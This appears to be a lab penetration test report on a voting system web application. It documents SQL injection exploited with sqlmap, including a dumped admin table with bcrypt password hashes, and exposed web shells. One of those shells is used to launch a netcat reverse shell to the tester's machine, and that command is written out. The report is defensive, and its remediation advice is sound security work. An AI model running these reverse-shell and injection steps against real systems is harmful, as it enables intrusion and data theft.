

PENETRATION TEST REPORT FOR VOTING SYSTEM

Date: July 24, 2026
Version 1.0

Table of Contents

- Confidentiality Statement..... 3
- Disclaimer.....3
- Contact Information.....3
- Executive Summary.....3
- Scope.....3
- Approach.....3
- Findings.....4
 - Finding Severity Rating..... 4
 - Risk Factors..... 4
 - Likelihood.....4
 - Impact..... 4
- Summary and Report Card.....4
- Vulnerability Assessment Findings.....4
 - Vulnerabilities Identified..... 5
- Technical Findings.....6
 - 1. SQL Injection in Login Functionality.....6
 - 2. Exposed Web Shell Leading to RCE.....9
- Methodology..... 12
 - Internal Environment Compromise.....12
 - Attack Chain Summary.....12
- Conclusion..... 13

Confidentiality Statement

This document is the exclusive property of Kelvin Bigson. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of the author.

This report may be shared with auditors or reviewers under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. This assessment was conducted against a lab/test environment for skills development and demonstration purposes.

Contact Information

Name	Title	Contact Information
Kelvin Bigson	Junior Penetration Tester	Email: kelvinbigson2@gmail.com

Executive Summary

On July 24, 2026, the Voting System web application was assessed to evaluate its security posture against current industry best practices, including an internal penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, the OWASP Testing Guide (v4), and customized testing frameworks.

The assessment identified critical vulnerabilities that allow an unauthenticated attacker to fully compromise the application's backend database and achieve remote code execution on the underlying host with local Administrator privileges. These issues represent an immediate and severe risk to the confidentiality, integrity, and availability of the voting system and its data, and remediation is strongly recommended before any production or election-related use.

Scope

The scope of this assessment was limited to the Voting System web application and its supporting infrastructure, accessible at:

<http://192.168.8.50:8080>

Approach

This assessment employed a “Black-Box” methodology, with the primary goal of uncovering security weaknesses with no prior knowledge of the application. For each vulnerability detected, detailed documentation was created and manual investigation was conducted to assess the potential for exploitation and escalation. The goal was to illustrate the complete real-world impact of each identified vulnerability rather than relying solely on automated scanner output.

Findings

Finding Severity Rating

The following table defines levels of severity and corresponding CVSS score range used throughout this document to assess vulnerability and risk impact.

Severity	CVSS Score Range	Definition
Critical	9.0 - 10	A finding classified as “Critical” can result in privileged or unauthorized access to applications, systems, or data.
High	7.0 - 8.9	A “High” finding can threaten the confidentiality, integrity and availability of a target host and may result in unauthorized access to information on the target host, network, or application.
Medium	4.0 - 6.9	A “Medium” finding can potentially impair parts of the confidentiality, integrity and availability of data processing facilities. It could be used with other attacks or vulnerabilities for unauthorized use of services.
Low	1.0 - 3.9	A “Low” finding can cause information disclosure and may not pose an immediate risk but could be used with other attack vectors to compromise confidentiality, integrity and availability of services.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, or additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and the target environment.

Impact

Impact measures the potential effect of a vulnerability on operations, including confidentiality, integrity, and availability of systems and/or data, reputational harm, and financial loss.

Summary and Report Card

Vulnerability Assessment Findings

Critical	High	Medium	Low	Informational
2	0	0	0	0

Vulnerability Assessment Findings

Vulnerabilities Identified

Vulnerability	Risk Level	Impact	Asset	Fix	Remediation
SQL Injection in Login Functionality Leading to Full Database Access and Authentication Bypass	Critical	Critical	http://192.168.8.50:8080	Immediate	Use parameterized queries / prepared statements; implement strict input validation; apply least privilege to database accounts; deploy a WAF to detect/block exploitation attempts; suppress detailed database error messages.
Exposed Web Shell Leading to Remote Code Execution	Critical	Critical	http://192.168.8.50:8080/Images/	Immediate	Remove all web shells and attacker tooling from the web root immediately; audit the images/uploads directory for unauthorized files; disable script execution in upload directories; implement file upload validation and content-type checks; restrict Apache/MySQL service account privileges.

Technical Findings

1. SQL Injection in Login Functionality Leading to Full Database Access and Authentication Bypass

The web application's login functionality is vulnerable to SQL Injection (SQLi) due to improper sanitization of user input in the “voter” (username) field. The application directly incorporates user-supplied input into backend SQL queries without using parameterized queries or adequate input validation. Testing confirmed boolean-based, error-based, and time-based blind SQL injection by intercepting the login request in Burp Suite and injecting crafted payloads. Automated exploitation using sqlmap successfully identified the injectable parameter, allowing authentication bypass and execution of arbitrary SQL queries. Further exploitation enabled full database enumeration, extraction of schema information, and dumping of table contents — demonstrating that an unauthenticated attacker could gain complete access to the backend database, including the administrator credential store.

Risk	Critical
Affected URL	http://192.168.8.50:8080/login.php (parameter: voter)
Reference	https://owasp.org/www-community/attacks/SQL_Injection ; https://cwe.mitre.org/data/definitions/89.html

Risks:

- Full Database Disclosure – sensitive information such as user credentials, personal information, and internal system data can be extracted.
- Authentication Bypass – attackers may log in without valid credentials.
- Data Manipulation – attackers could insert, modify, or delete database records (including vote records).
- System Compromise – depending on database configuration, SQL injection can lead to operating system command execution.

Proof of Concept

A single-quote character was submitted in the “Voter” field of the login form to test for SQL injection:




Figure 1 — SQL injection test with a single quote (') submitted in the Voter field

An automated vulnerability scan with Wapiti independently confirmed the finding, identifying SQL injection against a MariaDB backend via the “voter” parameter on /login.php:




Figure 2 — Wapiti scan report confirming SQL Injection (DBMS: MariaDB) via the voter parameter

The login request was captured with Burp Suite and replayed through sqlmap, which confirmed error-based and time-based blind injection, fingerprinted the backend as MySQL 5 (MariaDB fork) running on a Windows/Apache/PHP stack, and enumerated the available databases:




Figure 3 — sqlmap confirming error-based and time-based blind SQL injection and enumerating databases, including “votesystem”

The “votesystem” database was targeted directly, and the “admin” table was dumped, exposing three administrator accounts with bcrypt-hashed passwords, usernames, and full names:

```
KALI [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
ketvin@kelvin: ~/IGCEH/windows8.1
Session Actions Edit View Help
[19:49:49] [INFO] resumed: 'facebook-profile-image.jpeg'
[19:49:49] [INFO] resumed: 'nurhodelta'
[19:49:49] [INFO] resumed: '2022-01-11'
[19:49:49] [INFO] resumed: 'Nana'
[19:49:49] [INFO] resumed: '2'
[19:49:49] [INFO] resumed: 'Akufo-Addo'
[19:49:49] [INFO] resumed: '$2y$10$Z.DDvDLACqkVUWCvyZKGeuURc9PtSzmjTgdrLM.UMHvcX9LVXYyi'
[19:49:49] [INFO] resumed: 'nana.jpeg.jpg'
[19:49:49] [INFO] resumed: 'nana'
[19:49:49] [INFO] resumed: '2022-01-11'
[19:49:49] [INFO] resumed: 'John Dramani'
[19:49:49] [INFO] resumed: '3'
[19:49:49] [INFO] resumed: 'Mahama'
[19:49:49] [INFO] resumed: '$2y$10$Xqe7txadsspeX8cuYkegcehvBjNrIe/JeB06wxpoCOA5mSZ.MIUBm'
[19:49:49] [INFO] resumed: 'mahama.jpg'
[19:49:49] [INFO] resumed: 'mahama'
Database: votesystem
Table: admin
[3 entries]
+-----+-----+-----+-----+-----+-----+
| id | photo | lastname | password | username | firstname | created_on |
+-----+-----+-----+-----+-----+-----+
| 1 | facebook-profile-image.jpeg | Devierte | $2y$10$fLK8s7ZDnM.1lE7XMP.J6OuPBQ.DPUVKBo7rENnQY7gYq0.AzsK3y | nurhodelta | Neovic | 2018-04-02 |
| 2 | nana.jpeg.jpg | Akufo-Addo | $2y$10$Z.DDvDLACqkVUWCvyZKGeuURc9PtSzmjTgdrLM.UMHvcX9LVXYyi | nana | Nana | 2022-01-11 |
| 3 | mahama.jpg | Mahama | $2y$10$Xqe7txadsspeX8cuYkegcehvBjNrIe/JeB06wxpoCOA5mSZ.MIUBm | mahama | John Dramani | 2022-01-11 |
+-----+-----+-----+-----+-----+-----+
[19:49:49] [INFO] table 'votesystem.admin' dumped to CSV file '/home/kelvin/.local/share/sqlmap/output/192.168.8.50/dump/votesystem/admin.csv'
[19:49:49] [INFO] going to use a web backdoor for command prompt
[19:49:49] [INFO] fingerprinting the back-end DBMS operating system
[19:49:49] [WARNING] reflective value(s) found and filtering out
[19:49:49] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] CFM
```

Figure 4 — Full dump of the votesystem.admin table via sqlmap, exposing administrator credentials

A hashcat dictionary attack (mode 3200, bcrypt) against the three extracted password hashes using the rockyou.txt wordlist did not recover any of the passwords, indicating adequate password complexity on the affected accounts. This does not reduce the severity of the underlying SQL injection vulnerability, which independently grants full read/write access to the database.

2. Exposed Web Shell Leading to Remote Code Execution

During content discovery (directory/file brute-forcing with feroxbuster), a directory (/Images/) was found to contain numerous unexpected and suspicious files alongside legitimate application assets, including multiple PHP web shells (webshell.php, shell.php, mcsam.php, move.php, code.php) and executable attacker tooling (nc.exe, main.exe, new.exe, GruntHTTP.exe). This indicates the presence of pre-existing, unauthenticated, internet/network-reachable backdoors that grant arbitrary command execution on the underlying server with no authentication required.

Risk	Critical
Affected URL	http://192.168.8.50:8080/Images/webshell.php
Reference	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload ; https://cwe.mitre.org/data/definitions/434.html

Risks:

- Remote Code Execution – attackers can execute arbitrary commands on the server without authentication.
- Full System Compromise – attackers may gain control over the web server and the underlying operating system.
- Unauthorized Access to Sensitive Data – access to application data, configuration files, and credentials.
- Malware Distribution – the compromised server could be used to host and distribute malicious files.
- Lateral Movement – attackers may use the foothold to pivot into other systems on the internal network.

Proof of Concept

Directory/file enumeration with feroxbuster against the application revealed a large number of files in web-accessible directories, including several PHP web shells and pre-staged offensive tooling (netcat, HTTP-based backdoors):




Figure 5 — feroxbuster content discovery revealing webshell.php and other unauthorized files in /Images/

Browsing directly to the discovered web shell confirmed unauthenticated arbitrary command execution. Commands such as dir and whoami were executed successfully through the web interface:




Figure 6 — webshell.php granting unauthenticated command execution; directory listing of C:\xampp\htdocs\votesystem\images

Since a copy of netcat (nc.exe) was already present in the same directory, the web-based command execution was used to spawn a fully interactive reverse shell back to the tester's machine. A listener was started with nc -lvnp 4444 on the tester's host, and the following command was issued through the web shell:

C:\xampp\htdocs\votesystem\images\nc.exe -e cmd.exe 192.168.8.143 4444




Figure 7 — Interactive reverse shell received, confirming remote code execution on INVETECKWINLAB (Windows 8.1, build 9600)

Post-exploitation enumeration confirmed the compromised account, invetecwinlab\invetec, is already a member of the local Administrators group, meaning no further privilege escalation was required to achieve full administrative control of the host. The account was also configured with “Password required: No,” and the host's patch level (only 8 hotfixes installed, none newer than 2015) indicates the system has not been security-patched in over a decade — both of which are additional contributing risk factors worth remediating independently of the vulnerabilities above.

Methodology

Internal Environment Compromise

Throughout the assessment, the tester was able to establish a foothold and ultimately gain full administrative control over the target server (192.168.8.50). The following steps illustrate the progression from initial access to full compromise. The purpose of this attack chain is to demonstrate the significance of each vulnerability outlined in this report and how they interconnect to reveal the overall risk to the environment, assisting in prioritizing remediation efforts.

Attack Chain Summary

- 1. Reconnaissance: automated scanning (Wapiti) and manual testing identified SQL injection in the login form's "voter" parameter.
- 2. Exploitation: sqlmap was used to confirm and exploit the injection, enumerate the backend database, and dump the admin credential table (votesystem.admin).
- 3. Password cracking: hashcat was run against the extracted bcrypt hashes using rockyou.txt; no passwords were recovered within the tested wordlist.
- 4. Content discovery: feroxbuster identified a directory containing multiple pre-existing PHP web shells and offensive tooling.
- 5. Remote code execution: the discovered web shell (webshell.php) was used to execute arbitrary OS commands without authentication.
- 6. Shell upgrade: netcat, already present on the target, was used via the web shell to establish a fully interactive reverse shell to the tester's machine.
- 7. Privilege confirmation: the compromised account (invetech) was confirmed to already hold local Administrator privileges, completing full compromise of the host with no additional privilege escalation required.

Conclusion

This assessment evaluated the security posture of the Voting System web application through a combination of automated and manual testing techniques. The findings highlight critical, immediately exploitable weaknesses — unauthenticated SQL injection leading to full database compromise, and an exposed web shell leading to unauthenticated remote code execution with local Administrator privileges — that together represent a complete compromise of the application and its underlying host.

It is strongly recommended that the identified issues be remediated immediately, that all unauthorized files (web shells, executables) be removed from the web root and the host be reviewed for further signs of compromise, and that a follow-up assessment be conducted to verify the effectiveness of implemented fixes. Regular security testing, secure coding practices (parameterized queries, strict upload validation), and a consistent host-patching cadence will help maintain a stronger security posture going forward.